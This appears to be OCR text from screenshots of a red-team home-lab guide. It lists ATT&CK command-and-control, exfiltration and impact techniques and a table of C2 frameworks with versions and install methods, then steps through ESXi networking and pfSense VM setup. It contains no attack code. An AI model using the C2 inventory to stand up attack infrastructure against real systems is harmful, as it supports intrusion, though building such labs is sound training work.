
Command and Control
- Application Layer Protocol
- Data Encoding
- Encrypted Channel
- Ingress Tool Transfer
- Non-Application Layer Protocol
- Non-Standard Port
- Proxy
- Remote Access Software

Exfiltration
- Automated Exfiltration
- Data Transfer Size Limits
- Exfiltration Over Alternative Protocol


Impact
- Account Access Removal
- Data Destruction
- Inhibit System Recovery
- Resource Hijacking
- Service Stop
- System Shutdown/Reboot



Welcome home. Go into the Agents tab to review your deployed agents.




Welcome home. Go into the Agents tab to review your deployed agents.



Click a Tab to Start Exploring

C2	Version Reviewed	Implementation
Apfell	1.3	Docker
Caldera	2	pip3
Cobalt Strike	2	binary
Covenant	0.3	Docker
Dali	POC	pip3
Empire	2.5	install.sh
EvilOSX	7.2.1	pip3
Faction C2	N/A	install.sh
FlyingAFalseFlag	POC	pip3
godoh	1.6	binary
ibombshell	0.0.3b	pip3
INNUENDO	1.7	install.sh
Koadic C3	0xA (10)	pip3
MacShellSwift	N/A	python
Metasploit	5.0.62	Ruby
Merlin	0.8.0	Binary



localhost.localdomain

Version: 6.7.0 Update 1 (Build 10302608)

State: Normal (not connected to any vCenter Server)

Uptime: 0.37 days

CPU FREE: 29.5 GHz 0% USED: 19 MHz CAPACITY: 29.5 GHz

MEMORY FREE: 30.49 GB 5% USED: 1.46 GB CAPACITY: 31.95 GB


STORAGE FREE: 465.15 GB 50% USED: 458.85 GB CAPACITY: 924 GB


Hardware

Manufacturer	Gigabyte Technology Co., Ltd.
Model	B450M DS3H

Configuration

Image profile	ESXi-6.7.0-20181002001-standard (VMware, Inc.)





Navigator
Host
Manage
Monitor
Virtual Machines
Storage
Networking
vmk0
VM Network
Management Network
vmnic1
More networks...
localhost.localdomain - Networking
Port groups | Virtual switches | Physical NICs | VMkernel NICs | TCP/IP stacks | Firewall rules
Add standard virtual switch | Add uplink | Edit settings | Refresh | Actions
Search
Name | Port groups | Uplinks | Type
Standard vSwitch
Standard vSwitch
2 items
Rec
Task
Completed

Add standard virtual switch - vSwitch1

Add uplink

vSwitch Name	vSwitch1
MTU	1500
Link discovery	Click to expand
Security	Click to expand


Add | Cancel



Navigator
Host
Manage
Monitor
Virtual Machines 8
Storage 1
Networking 2
vSwitch1
vmk0
VM Network
Management Network
vmnic1
More networks...
localhost.localdomain - Networking
Port groups | Virtual switches | Physical NICs | VMkernel NICs | TCP/IP stacks | Firewall rules
Add port group | Edit settings | Refresh | Actions
Search
Name | Active ports | VLAN ID | Type | vSwitch | VMs
1
N/A
8
3 items
Rec
Task
Completed

Add port group - VLAN

Name	VLAN
VLAN ID	0
Virtual switch	vSwitch1
Security	Click to expand

Add | Cancel





Select a name and guest OS

Specify a unique name and OS

Name: pfSense


Virtual machine names can contain up to 80 characters and they must be unique within each ESXi instance.

Identifying the guest operating system here allows the wizard to provide the appropriate defaults for the operating system installation.

Compatibility: ESXi 6.7 virtual machine

Guest OS family: Other


Guest OS version: FreeBSD 12 or later versions (64-bit)



New virtual machine - pfSense (ESXi 6.7 virtual machine)


✓ 1 Select creation type
✓ 2 Select a name and guest OS
✓ 3 Select storage
✓ 4 Customize settings
5 Ready to complete

Memory	1024	MB	
Hard disk 1	8	GB	⊗
SCSI Controller 0	LSI Logic SAS		⊗
SATA Controller 0			⊗
USB controller 1	USB 2.0		⊗
Network Adapter 1	VLAN	☑ Connect	⊗
CD/DVD Drive 1	Host device Host device Datastore ISO file	☑ Connect	⊗
Video Card	Default settings		




Edit settings - pfSense (ESXi 6.7 virtual machine)

Memory	1024	MB	
Hard disk 1	8	GB	⊗
SCSI Controller 0	LSI Logic SAS		
SATA Controller 0			⊗
USB controller 1	USB 2.0		⊗
Network Adapter 1	VM Network	☑ Connect	⊗
Network Adapter 2	VLAN	☑ Connect	⊗
CD/DVD Drive 1	Host device	☑ Connect	⊗
Video Card	Default settings		



□	Virtual machine	Status	Used space	Guest OS	Host name	Host CPU	Host memory
□	pfSense	Nor…	0 B	FreeBSD 12 or later v…	Unknown	0 MHz	0 MB

```
pfSense Installer

Complete
Installation of pfSense
complete! Would you like
to reboot into the
installed system now?

<Reboot>   <Shell >
```




Answer question - pfSense


The guest operating system has locked the CD-ROM door and is probably using the CD-ROM, which can prevent the guest from recognizing media changes. If possible, eject the CD-ROM from inside the guest before disconnecting. Disconnect anyway and override the lock?

● Yes


○ No



